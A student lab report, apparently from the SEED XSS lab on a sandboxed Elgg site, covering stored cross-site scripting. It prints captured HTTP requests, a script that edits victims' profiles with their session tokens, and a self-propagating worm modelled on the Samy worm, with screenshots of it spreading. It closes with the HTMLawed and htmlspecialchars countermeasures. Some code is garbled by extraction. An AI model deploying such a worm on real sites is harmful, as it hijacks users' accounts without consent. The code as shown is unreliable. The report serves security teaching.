 http://www.xsslabelgg.com/profile/samy
 Host: www.xsslabelgg.com
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0.2) AppleWebKit/537.36 (KHTML, like Gecko) elgg/2.4.18 gevent/1.14.5 node/10.15.3
 Accept: text/html,application/xhtml+xml,application/xml
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://www.xsslabelgg.com/profile/samy/edit
 Cookie: Elgg-700podpkf7esu8fmt98p8n36
 Connection: keep-alive
 Upgrade-Insecure-Requests: 1
 POST: HTTP/1.1 200 OK

Fig. 5.1(a): Learning the patterns involved.

In the below image, performing a similar analysis from above, it's noticed that this action completes by a POST request to the server. And the core of this cookie contains the GUID of Samy along with the manner the description gets set. This also includes the secret tokens and timestamps. With all these details in mind a JavaScript weapon is made.

- P.T.O -

```

http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 516
Cookie: Elgg=700podkpfk7esu8fmt9m8p8n36
Connection: keep-alive
Upgrade-Insecure-Requests: 1

_elgg_token=AHh0491UQS_ct7qiB17q8A&__elgg_ts=1650040747&name=Samy&description=<p>Anurag.R.Simha is my Hero</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&quid=47
POST: HTTP/1.1 302 Found
Date: Fri, 15 Apr 2022 16:39:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
-----
```

Fig. 5.1(b): The cookie to add description.

Phase II – Scripting the program

The program:

Name: post.js

```

window.onload=function()
{
    //JavaScript code to access user name, user guid, Time Stamp, __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
    var desc =
"&description=Anurag.R.Simha+is+my+Hero"&accesslevel[description]=2";
    var name+"&name="+userName;
    //Construct the content of the url
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    //FILL-IN
    var samyGuid=47;
    //FILL-IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
```

```

        Ajax.send(content);
    }
}

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ cat /var/www/html/post.js
window.onload=function()
{
    //JavaScript code to access user name, user guid, Time Stamp, __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
    var desc = "&description=Anurag.R.Simha is my Hero"+"&accesslevel[description]=2";
    var name+"&name="+userName;
    //Construct the content of the url
    var sendurl="http://www.xsslabeledgg.com/action/profile/edit";
    var content=token+ts+name+desc+guid;
    //FILL-IN
    var samyGuid=47;
    //FILL-IN
    if(elgg.session.user.guid!=samyGuid)
    {
        //create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ █

```

Fig. 5.2(a): The program to attack.

Phase III – Launching the attack

This program is now embedded in Samy's profile.




Fig. 5.3(a): Injecting the code.

Alice logs into her profile to see a blank space in her description.

The screenshot shows Alice's profile page on the XSS Lab Site. The header bar includes links for Activity, Blogs, Bookmarks, Files, Groups, and More ». A 'Friends' section is visible on the right. The main profile area features a cartoon image of Alice, her name 'Alice', and a blank description field. On the left sidebar, there are links for Edit profile, Edit avatar, Blogs, Bookmarks, Files, Pages, and Wire posts. The footer indicates the site is Powered by Elgg.

Fig. 5.3(b): Alice's initial profile.

No sooner Alice visits Samy's profile, than the description changes to '*Anurag.R.Simha is my Hero*'.

The screenshot shows Alice's profile page after being attacked. The header bar and sidebar are identical to Fig. 5.3(b). The main profile area now displays the updated description: 'About me' followed by 'Anurag.R.Simha is my Hero'. The footer indicates the site is Powered by Elgg.

Fig. 5.3(c): Alice is attacked.

```

http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Cookie: Elgg=673pj7ns92deo2k8amvqn294f1
Connection: keep-alive
=&__elgg_token=z-S0Q8OB-OI91no82wComA&__elgg_ts=1650040945&name=Alice&description=Anurag.R.Simha is my
Hero&accesslevel[description]=2&guid=44
POST: HTTP/1.1 302 Found
Date: Fri, 15 Apr 2022 16:42:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
-----
```

Fig. 5.3(d): The cookies.

On looking into a cookie capture, it's exposed that the exactly expected operation gets performed.

Task 6: Writing a Self-Propagating XSS Worm

To become a real worm, the malicious JavaScript program should be able to propagate itself. Namely, whenever some people view an infected profile, not only will their profiles be modified, the worm will also be propagated to their profiles, further affecting others who view these newly infected profiles. This way, the more people view the infected profiles, the faster the worm can propagate. This is exactly the same mechanism used by the Samy Worm: within just 20 hours of its October 4, 2005 release, over one million users were affected, making Samy one of the fastest spreading viruses of all time. The JavaScript code that can achieve this is called a self-propagating cross-site scripting worm. In this task, you need to implement such a worm, which infects the victim's profile and adds the user "Samy" as a friend.

To achieve self-propagation, when the malicious JavaScript modifies the victim's profile, it should copy itself to their profile.

The program:

```

<script type='text/javascript' id="worm">
window.onload=function() {
    //JavaScript code to access user name, user guid, Time Stamp,__elgg_ts
    //and Security Token __elgg_token
    var userName=__elgg.session.user.name;
    var guid=__elgg.session.user.guid;
    var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
    var token=__elgg_token=__elgg.security.token.__elgg_token;
```

```

var
briefdesc=&briefdescription=Anurag.R.Simha+is+my+Hero"&&accesslevel[briefdescription]=2";
var name=&name="+userName;
var jsCode="<script type='text/javascript'
id>worm>.concat(document.getElementById("worm").innerHTML).concat("</").concat("script");
var wormCode=encodeURIComponent(jsCode);
var
desc=&description=".concat(wormCode).concat("&accesslevel[briefdescription]=2
");
//Construct the content of the url
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+briefdesc+guid; //FILL-IN
var samyGuid=47; //FILL-IN
if(elgg.session.user.guid!=samyGuid)
{
    var Ajax = null;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the HTTP request to add Samy as a Friend
    var
sendfriendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
    //Create and send Ajax request to add friend
    Ajax= new XMLHttpRequest();
    Ajax.open("GET",sendfriendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send();
    //create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send(content);
}
}
</script>
```

In this program, to achieve self-propagation, the entire JavaScript contents get stored in a string which is concatenated between two strings stored in a variable called ‘desc’. With the program in place, the attack is performed by altering the **HTML content** in Samy’s profile.

The procedure to be followed is below:

1. Login as Samy and click on ‘Edit Profile’.
2. Click on ‘Edit HTML’ in ‘About me’.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name Samy

About me

Edit HTML (highlighted with a red box)

Brief description

Public

Samy

- Search
- Samy
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- [Edit profile](#) (highlighted with a blue underline)
- Change your settings
- Account statistics
- Notifications
- Group notifications

Fig. 6(a): Click on ‘Edit HTML’

3. Paste the entire code in the space provided.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name Samy

About me

```
ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
//create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl,true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```

Brief description

Public

Samy

- Search
- Samy
- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- [Edit profile](#) (highlighted with a blue underline)
- Change your settings
- Account statistics
- Notifications
- Group notifications

Fig. 6(b): Preparing the attack.

4. Login as Alice and visit Samy's profile.

The screenshot shows Alice's profile page. At the top, there is a blue header bar with the title "XSS Lab Site" and a navigation menu with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below the header is a large profile picture of Alice, a blonde girl in a yellow dress. To the right of the picture, her name "Alice" is displayed, followed by "About me" and the text "Anurag.R.Simha is my Hero". Below this section is a sidebar with links for Edit profile, Edit avatar, Blogs, Bookmarks, Files, Pages, and Wire posts. On the right side of the main content area, there is a "Friends" section with a message "No friends yet." and an "Add widgets" button. At the bottom of the page, it says "Powered by Elgg".

Fig. 6(c): Alice's profile initially.

The screenshot shows the "All Site Activity" page. The top navigation bar is identical to Fig. 6(c). The main content area displays a list of activity items under the heading "All Site Activity". The items are: "Samy is now a friend with Samy 2 hours ago", "Alice is now a friend with Samy 4 hours ago", "Alice is now a friend with Samy 4 hours ago", and "Samy is now a friend with Boby 4 hours ago". Each item has a small profile picture icon next to it. To the right of the activity list is a sidebar with a search bar containing "Samy", a "Filter" dropdown set to "Show All", and a list of links for Alice's profile, Blogs, Bookmarks, Files, Pages, and Wire posts. At the bottom of the page, it says "Powered by Elgg".

Fig. 6(d): Browsing for Samy's profile.

5. Click on her profile.

The details are instantly changed.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Add widgets

Alice

Brief description: Anurag.R.Simha is my Hero

About me

Friends

Edit profile Edit avatar Blogs Bookmarks Files Pages Wire posts

Powered by Elgg

Fig. 6(e): Alice's attacked account.

(Optional: View the description under the visual editor of 'About me').

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name Alice

About me

```
<script type='text/javascript' id='worm>
window.onload=function() {
//JavaScript code to access user name, user guid, Time Stamp, elgg_ts
//and Security Token elgg_token
var userName=elgg.session.user.name;
var guid=&_guid=+elgg.session.user.guid;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
var briefdesc=&briefdescription=Anurag.R.Simha+is+my+Hero+&accesslevel[briefdescription]=2";
var name=&name=+userName;
var isCookie="current time=+new Date();
var isCookie="current time=+new Date();
```

Visual editor

Public

Brief description Anurag.R.Simha is my Hero

Public

Location

Public

Search

Alice Anurag.R.Simha is my Hero

Blogs Bookmarks Files Pages Wire posts

Edit avatar Edit profile Change your settings Account statistics Notifications Group notifications

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Log in

Latest activity

Alice is now a friend with Samy *a minute ago*

Samy is now a friend with Samy *2 hours ago*

Alice is now a friend with Samy *4 hours ago*

Alice is now a friend with Samy *4 hours ago*

Samy is now a friend with Boby *4 hours ago*

Powered by Elgg

Search

Log in

Username or email

Password

Log in Remember me

Register | Lost password

Fig. 6(f): Alice is now a friend with Samy.

Self-Propagation

6. Log out from Alice's account and log in as Boby.

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets



Boby

Edit profile
Edit avatar

Blogs
Bookmarks
Files
Pages
Wire posts

▼ Friends

No friends yet.

Powered by Elgg

Fig. 6(g): Boby's account initially.

7. Visit Alice's account.

The screenshot shows Alice's user profile on the XSS Lab Site. The profile picture is a cartoon illustration of a young girl with blonde hair lying in a field of flowers. The profile information includes the name "Alice", a brief description "Anurag.R.Simha is my Hero", and a link to "About me". On the left sidebar, there are buttons for "Add friend", "Send a message", and "Report user", along with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". A "Friends" section on the right shows one friend with a small profile picture. At the bottom, it says "Powered by Elgg".

Fig. 6(h): Alice's account.

8. Head back to Boby's home page. The attack will have certainly self-propagated.

The screenshot shows Boby's user profile on the XSS Lab Site. The profile picture is a cartoon illustration of a boy wearing a yellow hard hat and overalls. The profile information includes the name "Boby", a brief description "Anurag.R.Simha is my Hero", and a link to "About me". On the left sidebar, there are buttons for "Edit profile" and "Edit avatar", along with links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". A "Friends" section on the right shows one friend with a small profile picture. A "Add widgets" button is visible at the top right. At the bottom, it says "Powered by Elgg".

Fig. 6(i): Boby's attacked account.

(Optional: View the contents under the visual editor of ‘About me’.

The screenshot shows a web application interface for 'XSS Lab Site'. On the left, there's a 'Edit profile' form. Under 'Display name', it says 'Boby'. In the 'About me' section, there is a large input field containing the following malicious JavaScript code:

```
<script type='text/javascript' id='worm>
window.onload=function() {
    //JavaScript code to access user name, user guid, Time Stamp, __elgg_ts
    //and Security Token __elgg_token
    var userName=__elgg.session.user.name;
    var guid=__guid=__elgg.session.user.guid;
    var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
    var token=__elgg_token=__elgg.security.token.__elgg_token;
    var briefdesc=__briefdescription=Anurag.R.Simha+is+my+Hero"&accesslevel[briefdescription]=2";
    var name=__name__+userName;
    var isCntrle=__script type='text/javascript'
}
```

Below this, there's a dropdown menu set to 'Public'. The 'Brief description' field contains 'Anurag.R.Simha is my Hero' with a 'Public' dropdown below it. The 'Location' field is empty with a 'Public' dropdown below it. On the right, there's a sidebar with a search bar, a user profile for 'Boby' (Anurag.R.Simha is my Hero), and various navigation links: Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications.

)

Henceforth, without browsing Samy’s profile for also an instant, Boby’s affected by merely browsing for Alice’s affected account.

Task 7: Countermeasures

Elgg does have a built-in countermeasures to defend against the XSS attack. There is a custom built security plugin HTMLawed 1.8 on the Elgg web application which on activated, validates the user input and removes the tags from the input. This specific plugin is registered to the function filter tags in the /var/www/XSS/Elgg/vendor/elgg/engine/lib/input.php file.

To turn on the countermeasure follow these steps:

- P.T.O -

HTMLLawed Countermeasure

1. Login to the application as admin (Username: admin, Password: seedelgg).

The screenshot shows the 'XSS Lab Site' homepage. On the left, there's a 'Latest activity' feed with several entries:

- Boby is now a friend with Samy 7 minutes ago
- Alice is now a friend with Samy 10 minutes ago
- Samy is now a friend with Samy 2 hours ago
- Alice is now a friend with Samy 4 hours ago
- Alice is now a friend with Samy 4 hours ago
- Samy is now a friend with Boby 5 hours ago

On the right, there's a 'Log in' form with fields for 'Username or email' (containing 'Admin') and 'Password' (containing 'seedelgg'). There are 'Log in' and 'Remember me' buttons, along with links for 'Register' and 'Lost password'.

Fig. 7(a): Logging in as an administrator.

2. Click on 'Administration' under 'Account >>'.

The screenshot shows the 'Account >>' menu with three options: 'Administration' (which is highlighted), 'Settings', and 'Log out'. Below the menu, there's a sidebar with a search bar and links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. A dropdown menu labeled 'Show All' is also visible.

Fig. 7(b): Heading to the home page.

3. Goto plugins (on the right panel).

The screenshot shows the XSS Lab Site Administration dashboard. On the left, there's a sidebar with sections for Online users (Admin), New users (Samy, Charlie, Boby, Alice), and Content statistics (Plugins: 36, Widgets: 9). In the center, there's a Control panel with buttons for Flush the caches and Upgrade. To the right, there's a Welcome section with a brief introduction and links for Administer, Configure, and Develop. A sidebar on the right lists Administer (Dashboard, Statistics, Users, Utilities) and Configure (Upgrades, Appearance, Plugins, Settings, Utilities).

Fig. 7(c): The admin home page.

3. Head to ‘Security and Spam’. Then toggle the button beside HTMLawed. This activates the countermeasure.

The screenshot shows the XSS Lab Site Administration Plugins page. The HTMLawed plugin is selected and has its status changed from 'Deactivate' to 'Activate'. A note below the button states: 'HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.' The sidebar on the right shows the 'Plugins' section under the 'Configure' heading.

The screenshot shows the XSS Lab Site Administration Plugins page again, but this time the HTMLawed plugin is listed as 'Active'. A note below the button states: 'Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.' The sidebar on the right shows the 'Plugins' section under the 'Configure' heading.

Fig. 7(d): Activating the countermeasure.

4. Logout from the admin's profile, and login as 'Charlie'. View his profile.

XSS Lab Site


Activity Blogs Bookmarks Files Groups More » Log in


Latest activity

 Bob is now a friend with Samy 34 minutes ago


 Alice is now a friend with Samy 37 minutes ago


 Samy is now a friend with Samy 3 hours ago


 Alice is now a friend with Samy 5 hours ago


 Alice is now a friend with Samy 5 hours ago


 Samy is now a friend with Boby 5 hours ago


Powered by Elgg

Log in
Username or email

Password

 Remember me
[Register](#) | [Lost password](#)

XSS Lab Site

Activity Blogs Bookmarks Files Groups More » Add widgets



Charlie

[Edit profile](#)
[Edit avatar](#)

Blogs
Bookmarks
Files
Pages
Wire posts

Friends  

No friends yet.

Powered by Elgg

Fig. 7(e): Logging in as Charlie.

5. Viewing Alice's account.

The screenshot shows a user profile for 'Alice'. The profile picture is a cartoon illustration of Alice looking up at flowers. Below the picture, there are three buttons: 'Add friend', 'Send a message', and 'Report user'. To the right of the profile picture, the user's name 'Alice' is displayed, followed by a brief description: 'Brief description: Anurag.R.Simha is my Hero'. Under the 'About me' heading, there is a large block of JavaScript code. This code is a classic 'worm' exploit designed to spread across the site. It includes logic to check if the user's session guid matches a specific value ('samyGuid=47') and attempts to redirect or modify URLs. The code is heavily obfuscated with comments and variable names like 'elgg_ts', 'elgg_token', and 'wormCode'. On the far right, there is a sidebar titled 'Friends' which is currently empty.

Fig. 7(f): Alice's account.

Although Charlie viewed a poisoned account, Charlie remained unaffected to the worm. For, HTMLawed sanitises the webpage to XSS attacks. Henceforth the website remains shielded from the malicious vulnerability.

In Charlie's account, there's zilch in the 'Visual Editor' of 'About me'. For, the HTMLawed countermeasure stays in force. Hence, Charlie's profile remains immaculate.

The screenshot shows the 'Edit profile' page for 'Charlie'. The left panel contains fields for 'Display name' (set to 'Charlie'), 'About me' (empty), 'Brief description' (empty), and 'Location' (empty). Each of these fields has a dropdown menu set to 'Public'. The right panel shows a sidebar with Charlie's profile information: a small icon, the name 'Charlie', and links to 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. Below this, there are links for 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.


Fig. 7(g): Charlie's immaculate profile.

HTML special characters countermeasure


1. Head to the directory

/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output and open the php files, dropdown.php, email.php, text.php, url.php.

2. Uncomment all those lines that begin with echo htmlspecialchars.



```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```



```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
*/
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

The image shows two terminal windows side-by-side. Both windows are titled 'text.php' and contain nearly identical PHP code. The code includes comments indicating it is for Elgg text output and displays some text input from a standard text field. It uses htmlspecialchars() to encode the value and then outputs it again. The top window's code has several lines of comments removed, while the bottom window's code remains mostly commented.

```

<?php
/*
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];

```

Fig. 7(h): Uncommenting the blocked countermeasure.

3. Now login as Charlie, and visit Alice's profile.

The screenshot shows a web browser displaying the 'XSS Lab Site'. The main page title is 'XSS Lab Site'. The navigation bar includes 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More ». The main content area shows a user profile for 'Alice'. The profile picture is a cartoon girl, and the brief description reads: 'Brief description: Anurag.R.Simha is my HeroAnurag.R.Simha is my Hero'. Below the profile picture are buttons for 'Add friend', 'Send a message', and 'Report user'. To the right of the profile is a 'Friends' section showing a single friend icon. On the left side of the profile area, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The right side of the profile area contains a large amount of JavaScript code, which is the exploit payload. This code includes various variable assignments (e.g., `Stamp_elgg_ts`, `__elgg_token`, `var userName=elgg.session.user.name;`) and a complex concatenation of strings to construct a worm payload. The worm payload is designed to be triggered when the page loads, likely to spread across the site.

Fig. 7(i): Alice's profile viewed by Charlie.

4. Login as Alice now.

The screenshot shows the 'All Site Activity' feed. There are four entries, each showing a friend request:

- Boby** is now a friend with **Samy** 42 minutes ago
- Alice** is now a friend with **Samy** 45 minutes ago
- Alice** is now a friend with **Samy** 47 minutes ago
- Alice** is now a friend with **Samy** an hour ago

On the right sidebar, the user profile for **Alice** is displayed with the brief description: *Anurag.R.Simha is my Hero*.

Fig. 7(j): Logging in as Alice.

5. View Boby's profile.

The screenshot shows Boby's user profile. The profile picture is a cartoon character. The brief description is: **Brief description:** Anurag.R.Simha is my Hero
Anurag.R.Simha is my Hero

About me

```
window.onload=function() {
//JavaScript code to access user name, user guid, Time
Stamp,__elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__guid=__elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__&
__elgg_token=__elgg.security.token.__elgg_token;
var briefdesc=&
briefdescription=Anurag.R.Simha+is+my+Hero"&
accesslevel[briefdescription]=2";
var name=__name__+userName;
var
jsCode=___.concat(document.getElementById("worm").innerHTML);
ML.concat(___.concat(script>));
var wormCode=encodeURIComponent(jsCode);
var desc=__description___.concat(wormCode).concat("&
accesslevel[briefdescription]=2");
//Construct the content of the url
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+briefdesc+guid; //FILL-IN
var samyGuid=47; //FILL-IN
if(elgg.session.user.guid!=samyGuid)
{
